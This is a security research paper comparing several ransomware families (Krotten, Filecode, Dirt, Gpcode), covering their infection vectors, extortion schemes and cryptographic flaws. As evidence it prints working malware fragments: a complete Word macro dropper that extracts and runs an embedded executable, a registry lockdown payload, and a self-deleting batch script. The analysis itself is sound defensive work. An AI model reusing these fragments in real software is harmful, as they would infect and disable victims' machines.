

Comparative analysis of various ransomware virii

Alexandre Gazet

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Abstract The word ransomware and the associated phenomenon appeared something like 3 years ago, around the year 2005. It shed light on a specific class of malwares which demand a payment in exchange for a stolen functionality. Most widespread ransoms make an intensive use of file encryption as an extortion mean. Basically, they encrypt various files on victim's hard drives before asking for a ransom to get the files decrypted. Security related media and some antivirus vendors quickly brandished this "new" type of virii as a major threat for computer world. This article tries to investigate the foundation of these threats beyond the phenomenon. In order to get a better understanding of ransoms, the study relies on a comparative analysis of various ransomware virii. Based on reverse-engineering while not focused on analysis methodology, a technical review is done at different levels: quality of code, malwares' functionalities and analysis of cryptographic primitives if any. Our analysis leads us to many interesting approaches and conclusions concerning this phenomenon, and in particular the strength and weakness of used extortion means. We also take advantage of our technical review to stand back and to analyse both the business model associated to these ransoms and the communication that has been made around them.


1 Introduction

Ransomware is the name of a so called phenomenon. It has been build upon the two words *ransom* and *malware*. To define this word, one may give the following general definition: "a ransomware is a kind of malware which demands a

payment in exchange for a stolen functionality". Most widespread ransoms make an intensive use of file encryption as an extortion mean. We are actually dealing with an aspect of blackmailing applied to information technologies field. In a naive but simple approach, one may argue that blackmail reliability resides in the strength of the extortion mean. Actually, one would immediately completes this proposition and says in the perception victims have of this extortion mean. Ransoms have been used for mass extortion, being wild-spread to many users. Is the extortion scheme reliable? May few resources and reverse-engineering allow to break it? Do their authors make a thoughtful use of their creations? These questions are parts of the points that will be discussed about ransoms; but for now will try to characterize their behaviours.

1.1 Basic overview

In most of ransoms, we can distinguish three phases, which may be sequential or grouped:



1. Seek for target: ransoms often present a list of targeted file formats, mainly composed of document file formats: rtf, doc, odt, zip, etc. There may be two reasons for that: first, a better effectiveness, encrypting whole disk drive would be an unproductive and time consuming process; secondly, users are less attached to an obscure DLL whom they have never heard the name, than to their own documents: their works, their personal photo albums, etc.

A. Gazet (✉)
Sogeti, ESEC, Paris, France
e-mail: alex@security-labs.org

- Extortion relies on a power the blackmailer is able to get over its victims. Most of authors deprives them from access to their information. As we have already stated, they encrypt some victims' files.
- Claim for a ransom: the final goal is to gain money. While most of virus try to avoid detection and to be as stealth as possible, a ransomware needs to claim responsibility for its acts. Writing a text file is the most popular way to do so. All authors use an email address as communication channel.

Since we have a basic idea of what is a ransomware, we will now focus ourselves on what have been said about them.

1.2 Communication and origins

To make something attractive, or convince someone, you may eventually emphasis the reality, present it in a custom view, or even omit some details, etc. Call this as you want, persuasion, story-telling, marketing, etc. Regarding the ransomware phenomenon, the fact is that both mass media, security related media and even some antivirus vendors quickly brandished this "new" type of virii as a major threat for computer world. This kind of allegations has sometimes produced disastrous results (Fig. 1).

What we have here is a mix between pseudo-technical information, personal information, and theatre. One may object that BCC is a mass media and thus is not specialized in virology topics and has to rely on external sources; this point may be admitted into a certain extent. But such kind of theatrical communication coming from security related media is disappointing. *Gpcode* family in particular has attracted a lot of interest from some antivirus vendors. There has been some kind of impersonation around the person of the

blackmailer and lots of things have been said around this malwares family. For example, in an article entitled "Black-mailer: the story of Gpcode" (<http://www.viruslist.com/en/analysis?pubid=189678219>), one could read:

"Virus.Win32.Gpcode marked the beginning of a new era in cyber crime."

In what extend the ransomware phenomenon can mark a new era?

AIDS.Trojan

Just go back almost 20 years ago: we are in 1989, a malware named *AIDS Trojan* is rampant and makes some victims. The infection has been propagated via post mail: a disk called "AIDS Information Introductory Diskette" being sent. Under the cover of a legitimate software dealing with AIDS disease, it actually is logic bomb: after 90 reboots, it delivers its payload whom a part consists of files names encryption. In fact, license file (<http://ftp.cerias.purdue.edu/pub/doc/general/aids.tech.info>) contains a polite ransom claim destined for the user:

The price of 365 user applications is US\$ 189. The price of a lease for the lifetime of your hard disk is US\$ 378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of 189 or 378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

A ransomware is born. The encryption it used is weak, based on a mono-alphabetic substitution algorithm.

Scientific approach

Consequently to this ransom attempt, research community also investigated this topic of interest. We can not deal with so called ransoms without being aware of Young and Yung's works [1], dating from 1996...more than 10 years ago. In a paper called "Cryptovirology: Extortion-based security threats and countermeasures", they simply introduce their talks with these words:

"In this paper we present the idea of Cryptovirology, [...] showing that it can also be used offensively. By offensive we mean that it can be used to mount extortion based attacks that cause loss of access to information, loss of confidentiality, and information leakage"

Cryptovirology is the key word. The so called ransoms are nothing more than offensive cryptovirus; and effectively, they are used for extortion. With these points in mind, it is really hard to say that ransoms are something new. In order to go beyond historical considerations, we will now analyze their design.



Fig. 1 BBC News, 31 May 2006

1.3 Expectations

From a criminal point of view, which requirements should fulfil an effective mass extortion mean?

- Malicious binary will infect users' computer, thus it should be considered as compromised. Consequently it should not contain any secret, or contained secret should be intractable. White-box cryptography applied to cryptovirus has recently been discussed by Josse [2] during the *Eicar 2008* conference. New perspectives are provided but none of them are currently applied by ransomwares authors to the extend of our knowledge.
- Author should be the only one able to reverse infection; in order to claim a ransom, malware need to possess a reliable extortion mean. If a victim can rid of the infection itself, he/she will not pay for it.
- Freeing one victim should not help other victims to get rid of infection. We are dealing with mass infection, if one victim accepts to pay a ransom and receives a decryption tool or a key, passing it to others victims should bring no help for them.

As Young and Yung proposed, thoughtful use of cryptography, may successfully fulfil each of these requirements.

1.4 The study

For the needs of this study, 15 ransoms have been analysed and reverse-engineered, 8 from *Gpcode* family, 2 from *FileCode* family, 4 from *Krotten* family and 1 from the *Dirt* family. Our technical review is presented accordingly to this family oriented classification. Furthermore, by observing samples' evolution, we will get an idea of technical options and authors' improvements in time. A particular attention have been put on the extortion schemes and on cryptographic primitives if employed.

2 Comparative analysis

2.1 Trojan.Win32.Krotten family

We had in our possession four samples of *Krotten* virii: versions **aj**, **ar**, **u** and **bk**. After analysis it appears that *Trojan.Win32.Krotten.ar* is not a ransomware at all but a typical trojan with various networking abilities, we will not discuss anymore about it in this study.

General thoughts

- Version **bk** is coded in Delphi,

- One of our samples is packed with a commercial protector named *ASProtect*,
- No propagation ability.

Infection vector

Even if all of our samples nearly have the same payload, they use two different infection vectors.

- **Trojan.Win32.Krotten.u** and **Trojan.Win32.Krotten.aj** These two malwares take advantage of a high-level virtual machine, or lets say a small scripting engine, providing a set of *meta-actions* like 'create directory', 'create key in registry' or 'patch process memory'. The malware's behaviour is totally scripted. This script, which is the malware's payload, is bound at the end of the binary file. There are indications like the string "*InqSoft Sign Of Misery*", that may lead us to think this script engine was not developed by the author but he/she used some publicly available tool. Moreover the author may come from eastern-Europe, as this tool seems to be referenced only on Russian websites. By the way, the script format is really simple, code and data are mixed in a continuation of instructions (Figs. 2, 3, 4, 5).




Fig. 2 Flowgraph of automaton's instruction handling

Fig. 3 Create directory operation code

```
1  F0  43 3A 5C 34 31 38 32 31 32 33 39 36 30 36 31 35 36 38 00
```

Fig. 4 Open registry key operation code

```
1  81  4C 4D 2E 2E 53 4F 46 54 57 41 52 45 5C 4D 69 63 72 6F 73 [...]
```




Fig. 5 Lookup table for registry key types

We will illustrate this with two examples. First, here is an instruction telling the automaton to create a directory named “C:/4182123960615680”:

F0 is the opcode encoding the creation of a new directory. String argument is directly encoded into hexadecimal. Another example, implying registry and trying to open the following key:

```
HKLM\SOFTWARE\Microsoft\Windows NT
\CurrentVersion\Winlogon
```

81 is the opcode encoding the call to the RegCreateKey API. Instruction handler makes use of a lookup table decode parameters.

The use of a scripting engine is something quite interesting: easy development, advanced abilities and finally, the author can produce various malwares at a ridiculous cost. Using some automatic tool to produce a malware

may denotes very few coding skills from the author. One other major problem remains, the automaton which plays the script, combined with the script itself, make a perfect signature for any antivirus detection tool. On the other side, automaton adds an abstraction level between effective payload and code, that may be useful to slow down an analyst.

– Trojan.Win32.Krotten.bk

The infection vector is simpler but still really effective. The ransomware presents itself as a self-extracting archive, infection is done while simulating a process of extraction. It actually extracts and injects a file named ImportReg.reg into registry using this command:

```
Regedit /s C:\DOCUME~1\*****
\LOCALS~1\Temp\ImportReg.reg
```

This file contains all malicious modifications. It is the same payload as for versions **u** and **aj**. It has just been transposed from a script to a .reg file (Fig. 6).

Extortion mean

Krotten family does not use any file encoding. Instead of that, it deeply modifies various security rules, user’s rights and the way Explorer works. Internet Explorer start page is also modified. A message box providing ransom message is displayed at logon screen. It uses LegalNoticeCaption registry key to do so:

```
[HKLM\SOFTWARE\Microsoft\Windows
\CurrentVersion\Winlogon]
"LegalNoticeCaption"="DANGER !!!"
```

Fig. 6 Extract from ImportReg.reg payload

```

1  [HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
2  "NoUpdateCheck"=dword:00000001
3  "NoJITSetup"=dword:00000001
4  "Start Page"="http://poetry.rotten.com/failed-mission/"
5  "NoControlPanel"=dword:00000001
6  "NoDrives"=dword:03ffffff
7  "NoRun"=dword:00000001
8  "NoFind"=dword:00000001
9  "NoFavoritesMenu"=dword:00000001
10 "NoRecentDocsMenu"=dword:00000001
11 "NoLogOff"=dword:00000001
12 "NoClose"=dword:00000001
13 "NoSaveSettings"=dword:00000001
14 "NoUserNameInStartMenu"=dword:00000001
15 "NoToolBarCustomize"=dword:00000001
16 "NoThemesTab"=dword:00000001
17 "NoSMHelp"=dword:00000001
18 "NoPrinterTabs"=dword:00000001
19 "NoPrinters"=dword:00000001
20 "NoNetHood"=dword:00000001

```




Fig. 7 Kind of ransom message displayed at system startup

We have used an automatic translation tool to obtain this ransom text from the display message of version **aj**:

“In order to restore the normal operation of your computer without losing information VJ! And with the savings money, I have to e-mail wordsia@notrix.de recharge code kievstar by 25 UAH. In response within twelve hours to your e-mail you will receive file to remove the program.”

There are two interesting points to notice. First the ransom is written using Ukrainian currency: the hryvnia (UAH), which may denotes an Ukrainian origin for this malware. Besides, if we consider the translation as accurate, the amount of money asked as ransom is striking: it represents something like 5 US dollars. Versions **ar** and **bk** both ask for 25 Web-Money US Dollar-equivalents (WMZ) (Fig. 7).

Conclusion

Infected computers' behaviour is really annoying for the victims, their computers are almost unusable. We should notice that an advanced user, with few reverse-engineering skills would be able to restore its system into a clean state. Malware action is reversible, it also means that author's extortion mean is weak, this concord with the fact that ransom is incredibly low. Another point that worth noticing, the concept of scripting engine is something nice among lots of basic malware codes and deserves a deeper analysis.

2.2 Trojan.Win32.Filecode

We analysed two versions of this malware: *Trojan.Win32.Filecode.a* and *Trojan.Win32.Filecode.c*.

General thoughts

- Packed with UPX, an open source executable packer,
- Coded in Delphi,
- Using FLIRT signatures in IDA reveals that most of code is made of Delphi libraries and we have only few hand-coded functions to analyze.

Infection vector

- Copy itself in `$WINDIR%/system` as `NTFS.exe`,
- Modify registry in order to be run at startup:

```
hKey = HKEY_LOCAL_MACHINE
Subkey = "software\microsoft\windows
        \currentversion\run\"
ValueName = "FsystemTracer"
Value = "\$: \WINDOWS\system\NTFS.exe"
```

- Scan logical drives from letters `C:` to `Z:`; for each drives, recursive scan of all directories except system directories,
- Create 50 ransom claim files on victim's desktop after having infected victim's hard drives.

Extortion mean

Filecode is what we could consider as a typical ransomware family. There is no indication concerning money into ransom message. It only enjoin victims not to delete files or modify registry and then to contact the author using an email address. The two samples use file encoding as an extortion mean. We can distinguish two behaviours according to the encountered file type.

- File is an executable:
 - Backup and replace executables by its own copy.
 - Add prefix `EXEADDED` to original file name.
 - Check that it does not replace an executable whom size is equal to its own size. This check may be intended to prevent surinfection.
- Other types of files:
 - Add prefix `FILEISENCODED` to original file name.
 - File is partially encrypted. Only first 5,000 bytes are encrypted using a XOR algorithm. Bytes from 6,666 to 10,000 are used as key.
 - Version **a** checks that file size is greater than 5,000 bytes before encoding file ...this leads us to a serious conception error. Ransomware will then successively read two buffers of 5,000 bytes, the second being used

Fig. 8 Version a: bug in size check

```

call     Classes::TFileStream::TFileStream(System::AnsiString,ushort)
mov     [ebp+fileStream], eax
xor     ecx, ecx
xor     edx, edx
mov     eax, [ebp+fileStream]
mov     ebx, [eax]
call    dword ptr [ebx+0Ch]; wrapper FileSeek
mov     eax, [ebp+fileStream]
call    Classes::TStream::GetSize(void)
cmp     eax, 5000 ; Size is badly checked
jl     SmallFiles

ReadTwoBuffers:
lea     edx, [ebp+buffer1]
mov     ecx, 5000 ; size to read
mov     eax, [ebp+fileStream]
mov     ebx, [eax]
call    dword ptr [ebx+4]; THandleStream::Read
lea     edx, [ebp+buffer2]
mov     ecx, 5000 ; size to read
mov     eax, [ebp+fileStream]
mov     ebx, [eax]
call    dword ptr [ebx+4]; THandleStream::Read
mov     eax, 1
lea     edx, [ebp+buffer1]
lea     ecx, [ebp+buffer2]

```

as key to encrypt the first one. As a result, if file's size is between 5,000 and 10,000 bytes, buffer containing encryption key will be filled with unpredictable data and it will be impossible to recover original file (Fig. 8). This bug has been fixed in version c in which file's size is correctly checked and has to be at least equal to 10,000 bytes.

Conclusion

We have a potentially destructive virus. It is poorly coded, version a is bugged and will possibly destroy files whom size is included between 5,000 and 10,000 bytes. An interesting point is that the malware does not need to store a key: part of target file is used as key. But, XOR algorithm implementation is trivial and malware analysis allow to break encryption scheme.

2.3 Trojan-Spy.win32.Dirt.211

General thoughts

This sample, which is a Microsoft Word document, is not a ransomware and not even a malware could we say. What describes it best is the term "infection vector". It could be used to hide a malware binary from user. VirusList reported in one of their articles (<http://www.viruslist.com/en/analysis?pubid=189678219>) that a similar file referenced as **Trojan-Dropper.MSWord.Tored.a** was used to spray first Gpcode samples in the late 2004. That's the reason why we chose to analyze and include this malware in our review.

Infection vector

- Payload is located into document's macro.
- The macro is protected by password, many techniques exist to bypass this kind of protection.
- Once the macro is extracted, we are able to analyse its behaviour (Figs. 9, 10):
- Macro translated into pseudo-code:

Conclusion

This macro could be used to extract and run an executable bound into the document while document is opened. No more action is required from user than trying to open the document. Nevertheless, in last versions of the major office suites, macro execution is disabled by default or at least a confirmation from user is required. This kind of document can easily be used to do some sort of social engineering.

2.4 Trojan.Win32.Gpcode

Gpcode is the most famous family of ransoms. First version (a) appeared in December 2004 while the last one (aj) was first discovered in August 2007. An interesting point is to follow the evolution of encryption algorithm among successive versions. Versions a, b, e and ab, ac, ad, ag and aj have been analysed.

General thoughts

- Coded in C++, except one version in Delphi,
- Some samples were packed using UPX.

Fig. 9 Macro's VB code

```

1 Sub AutoOpen() 'rename to AutoOpen
2 Dim filebuffer(511) As Byte, tempChar As Byte, id(23) As Byte
3 Dim retval As Long, x As Long, xpos As Long, afile As String
4 id(0) = 118
5 ...
6 id(23) = 216
7
8 Open ActiveDocument.FullName For Binary Access Read As #1
9 x = 0
10 retval = LOF(1)
11
12 If retval < 48000 Then Exit Sub
13 If retval > 72000 Then retval = retval - 72000 Else retval = 1
14
15 Seek #1, retval
16
17 Do
18 Get #1, , tempChar
19 If tempChar = id(x) Then x = x + 1 Else x = 0
20 Loop Until EOF(1) Or x = 24
21
22 If x <> 24 Then
23 Close #1
24 Exit Sub
25 End If
26
27 afile = Environ("TEMP")
28 If afile = "" Then afile = Environ("windir")
29 If afile = "" Then afile = "c:"
30 If Right(afile, 1) <> "\" Then afile = afile + "\"
31 afile = afile + "setupzxx.exe"
32 Get #1, , retval
33 Open afile For Binary Access Write As #2
34
35 Do
36 Get #1, , filebuffer
37 If retval >= 512 Then
38 Put #2, , filebuffer
39 retval = retval - 512
40 Else
41 x = 0
42 Do
43 tempChar = filebuffer(x)
44 Put #2, , tempChar
45 x = x + 1
46 retval = retval - 1
47 Loop Until retval = 0
48 End If
49 Loop Until retval = 0
50
51 Close #2
52 Close #1
53 retval = Shell(afile, vbNormalFocus)
54 End Sub

```

```

1 - Try to get a read access on current document
2 - Match a pattern to get binded data's position
3 - Extract data into an external file
4 - Try to execute extracted file

```

Fig. 10 Macro's pseudo-code

Infection vector

- Malware first check that only one instance is running by testing a mutex named `encoder_v1.0` in versions **a** and **b** and **ac**, `encoder_v1.1` in versions **e** and later.
- Malware creates a thread responsible for directories scanning and files encryption.

- Modify registry in order to be run at startup using the key

```

hKey = HKEY_LOCAL_MACHINE
Subkey = "software\microsoft\windows
\currentversion\run\"

```

- It uses an hardcoded list of targeted file formats. It seems that only archive and document file formats are targeted (Fig. 11). This list evolves with versions.
- Some samples generate and execute a `.bat` file which tries to delete malware binary. It may be a good mean for it to prevent from being reverse-engineered. `%s` is replaced by malware's module file name (Fig. 12).

```
.data:0041B228      dd offset aDbt      ; "dbt"
.data:0041B22C      dd offset aDb       ; "db"
.data:0041B230      dd offset aSafe     ; "safe"
.data:0041B234      dd offset aFlb      ; "flb"
.data:0041B238      dd offset aPst      ; "pst"
.data:0041B23C      dd offset aPw1      ; "pw1"
.data:0041B240      dd offset aPwa      ; "pwa"
.data:0041B244      dd offset aPak      ; "pak"
.data:0041B248      dd offset aRar      ; "rar"
.data:0041B24C      dd offset aZip      ; "zip"
.data:0041B250      dd offset aArj      ; "arj"
.data:0041B254      dd offset aGz       ; "gz"
```

Fig. 11 Extract from target file formats list

```
1 @echo off
2 Repeat1
3 del %s
4 if exist %s goto Repeat1
5 del %s
```

Fig. 12 Bat script to delete malware binary

Extortion mean

This family has built its reputation upon its ability to encode files, we will now study how they evolve.

– *Gpcode.a*, *Gpcode.b* and *Gpcode.e*

Version **a** appeared in December 2004, while version **e** was released during August 2005. They present no significant evolution. All of them use a basic ADD algorithm to encrypt files:

$$byte_ciphered_n = byte_message_n + byte_key_n$$

Keystream is generated using a linear congruential pseudorandom generator:

$$k_{n+1} = a * k_n + b \bmod m$$

In some versions of *Gpcode*, like version **a**, some strange strings like “PGPcoder 19.60.87” appear. Yes, it is actually the initialisation parameters of the pseudorandom generator:

$$\begin{cases} k_0 = 19 \\ a = 60 \\ b = 87 \\ m = 255 \end{cases}$$

Catching the malware, reversing it, allow an analyst to reveal pseudorandom generator initialisation, thus keystream is predictable.

– *Gpcode.ab*

At first glance, this sample looks like a *ufo* in the *Gpcode* nebula. But even if the used programming language switches from C++ to Delphi, its behaviour remains very close to other samples. Its design lays the groundwork both for hybrid cryptosystems and for file headers,

which prefigure next generations. Extortion mean still relies on encryption, this time author used an external library called `TEllipticCurve`. It is the first time the author implements an hybrid cryptosystem, much more consequent than previous cryptosystems.

It appears that `TEllipticCurve` is a reimplementa-tion of `Pegwit` into Delphi. Thus, it uses an elliptic over $GF(2^{255})$. The ransomware, for each file it tries to encrypt, it makes a call to the `Encrypt` function defined for the `TEllipticCurve` object. Here is its documenta-tion:

“*Encrypting: The operation of encrypting with TElliptic-Curve does not actually directly encrypt data, but rather performs a key generation. This generated key should be used to perform a symmetric encryption, as symmetric encryption is far more efficient and less cumbersome.*” (Fig. 13)

The function `Tv1Point_LoadRandom` function does not really generate a point on the elliptic curve but rather a scalar. Here is its implementation (Fig. 14):

This part is crucial but we will see why later. For now, we can assume that this point is our secret key and we will focus on secret encryption. To understand how it works, we will take advantage of `Pegwit` sources, rather than showing disassembled code, here is the `cpEncodeSecret` function from `Pegwit`, equivalent to the `Encrypt` function in the Delphi library (Fig. 15).

We will comment each lines:

- 3, 4 `curve_point` is a parameter of the elliptic curve domain, its generator G .
- 5 `vlSecret`, which is our private key d_v (v for victim), is multiplied G . We now have our own public key $Q_v = d_v * G$.
- 6 Q_v is stored into `vlMessage`;
- 7, 8 `vlPublicKey` which is ransomware author’s public key Q_a is multiplied with `vlSecret`. We now have $d_v * Q_a = d_v * d_a * G = ExchangedValue$.

```
loc_4150C9:
mov     eax, [ebp+Tv1PointRand]
call   Tv1Point_LoadRandom
lea    ecx, [ebp+Tv1PointMessage]
mov     edx, [ebp+Tv1PointRand]
mov     eax, [ebp+TECCrypt]
call   TECCrypt_Encrypt
mov     eax, [ebp+TEllipticCurve]
cmp     byte ptr [eax+4], 1
jnz    short loc_41511C
```

Fig. 13 Encrypt function internals


```

; Attributes: bp-based frame

Tv1Point_LoadRandom proc near

var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
add     esp, 0FFFFFFF8h
mov     [ebp+var_4], eax
call    System::Randomize(void)
mov     [ebp+var_8], 1

loc_414D69:
mov     eax, 10000h
call    System::_linkproc__ RandInt(void)
mov     edx, [ebp+var_8]
mov     ecx, [ebp+var_4]
mov     [ecx+edx*4+4], eax
inc     [ebp+var_8]
cmp     [ebp+var_8], 18
jnz     short loc_414D69

```

Fig. 14 Tv1Point_LoadRandom function internals

To re-use TEEllipticCurve terminology, we now have a SessionKey (d_v) and an ExchangedValue ($d_v * d_a * G$). SessionKey is then used as a key for a Blowfish symmetric encryption, used in CFB8 mode. Its initialisation vector is equal to “abcdfhg”.

A file header is added to each encrypted files, it basically consists in a *dword* concatenated with the encrypted session key. Its size is equal to 68 bytes. The *magic dword* is build upon two bytes generated using the RandInt Delphi API. The third byte is equal to the XOR between the first and the second bytes. A fourth null byte is finally inserted to create the dword. Its role is to prevent a file from surinfection. A check is done on it before any encryption process happens (Figs. 16, 17).

So, here is the whole file header:

Fig. 15 cpEncodeSecret function’s code

```

1 void cpEncodeSecret (const v1Point v1PublicKey, v1Point v1Message,
2   v1Point v1Secret)
3 {
4   ecPoint q;
5   ecCopy (&q, &curve_point);
6   ecMultiply (&q, v1Secret);
7   ecPack (&q, v1Message);
8   ecUnpack (&q, v1PublicKey);
9   ecMultiply (&q, v1Secret);
10  gfPack (q.x, v1Secret);
11 }

```

```

FILE_SURINFECTION_CHECK:
mov     eax, [ebp+header_file]
mov     al, [eax+magic.c1]
mov     edx, [ebp+header_file]
mov     dl, [edx+magic.c2]
xor     al, dl
mov     edx, [ebp+header_file]
cmp     al, [edx+magic.c1_xor_c2]
jnz     short check_null

check_null:
mov     eax, [ebp+header_file]
cmp     [eax+magic.c_null], 0
jnz     short loc_417904

```

Fig. 16 File surinfection check

Finally, the algorithm is very close to an elliptic curve Diffie-Hellman (ECDH) key agreement protocol. $d_v * Q_a = ExchangedValue$, so recovering d_v from the *ExchangedValue* should be an intracable problem, as it would be equivalent to try to solve a discrete logarithm problem over $GF(2^{255})$. Actually, generating this *magic dword* is simply disastrous for the ransomware. Just go back few steps back: the Delphi pseudo-random number generator (PRNG) is initialized (function Randomize) with a 32 bits value coming from a call to QueryPerformanceCounter API. Even if entropy is quite not satisfying, this is not the main weakness as the matter remains that a multiplication over an elliptic curve is a computationally intensive operation. It would be totally ineffective to generate all possible random points, to encrypt them and then try to match them with the key contained in file header.

The subtlety relies in the fact that the Delphi PRNG is first used to generate the coordinates of the secret point and then to generate the two bytes in the *magic dword*, without being reinitialised. The same PRNG is used to generate both secret and public information. Therefore knowledge of the two bytes allow us to avoid lots of computations over the elliptic curve. What we have to do, is




Fig. 17 *Gpcode.ab*'s encrypted file header

to find all seeds, that may lead to generate the two known bytes; for each of these seeds, to check if the generated secret, once encrypted using the elliptic curve, is equal to the one written in the file header. It means that giving a file header, it is computationally possible to recover the secret key (or *SessionKey*) used for symmetric encryption. This is a major flaw in the cryptosystem and the extortion scheme. According to our tests, it is possible to smartly bruteforce a file within fifteen minutes. This is a nice result, but we should not forget to notice that this scheme does not fulfil mass extortion requirements, as it would require from the author to send a generic decryptor to victims who paid and it would be the same for all victims.

– *Gpcode.ac, Gpcode.ad, Gpcode.ag*

With version **ac**, the *Gpcode* family crossed another decisive step and introduced use of RSA. They appeared between January and June 2006. They are really close from each other. Reverse-engineering work is quite simplified by this fact: we have completely reverse one sample and in particular bignums library and then we simply generated signatures for IDA. Using this method was quite effective.

Data (files's content), are not directly encrypted using RSA as it would be ineffective, but it use an hybrid cryptosystem to encrypt files. For each file, a key is gen-

erated, its length (we are speaking in terms of decimal chars), is equal to RSA modulus key's length minus 3. This *file key* is then applied on data using a XOR symmetric encryption algorithm. An *encryption header* is then added to each encrypted file, containing both the RSA modulus and the *file key* encrypted using RSA methods (Fig. 18).

It is clear that the *Gpcode* family, evolves and applies new concepts, but the foundation of the code remains the same. Compared to *Gpcode.ab* design is quite similar, only encryption procedure is updated. It is also very interesting to follow RSA key length evolution over the time. We have completed our analysis with information for versions **ae** (<http://www.viruslist.com/en/viruses/encyclopedia?virusid=123334>) and **af** (<http://www.viruslist.com/en/viruses/encyclopedia?virusid=123813>) from antivirus websites. Version **ac** appeared in January 2006, while the last one using RSA, version **ag** appeared in June 2006, only 6 months later (Fig. 19).

The use of RSA primitives is quite chaotic, using a 56 bits key in 2006 is not what we would have expected. Of course, we are vulnerable to an escalation of key length, but it would be much more interesting to focus on how to detect this malicious crypto code than to run on the factoring of the key. We already know that factoring is a dead end.

– *Gpcode.ai*

This version mark a new shift in *Gpcode* family, it appears in July 2007. First amazing point, RSA is not used anymore, this is the end of the key length escalation.

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 32 34 34 32 30 36 32 39 38 36 31 38 37 33 34 32 2442062986187342
00000010 39 36 34 35 38 35 38 33 39 31 35 38 31 31 32 36 9645858391581126
00000020 33 35 33 33 39 38 33 39 37 38 39 35 37 31 32 39 3533983978957129
00000030 34 39 39 38 30 33 30 33 34 33 37 33 39 30 38 33 4998030343739083
00000040 35 35 38 32 32 33 30 33 34 37 36 35 37 39 37 33 5582231577657973
00000050 32 33 39 31 34 39 38 30 33 35 35 35 38 35 34 35 2391498035558545
00000060 34 32 38 32 34 37 37 30 31 37 35 33 35 30 38 32 4282477017535082
00000070 36 37 36 34 33 39 38 34 38 36 38 30 34 39 37 31 6764398486804971
00000080 31 34 37 36 38 36 31 35 33 34 38 32 30 37 34 39 1476861534820749
00000090 32 32 38 36 30 32 35 35 35 33 37 32 32 37 34 39 2286025553722749
000000A0 33 32 30 31 39 39 35 34 38 37 33 35 38 34 31 3201999548735841
000000B0 35 31 35 38 37 30 35 34 31 31 32 34 31 37 5158705244112417
000000C0 31 32 36 35 36 30 31 C7 00 31 33 35 34 31 31 1265601C_1354111
000000D0 35 35 38 30 39 31 35 38 34 36 36 32 31 30 33 35 5580915846621035
000000E0 36 31 33 31 37 32 32 33 36 30 35 35 33 35 37 36 61317223460553576
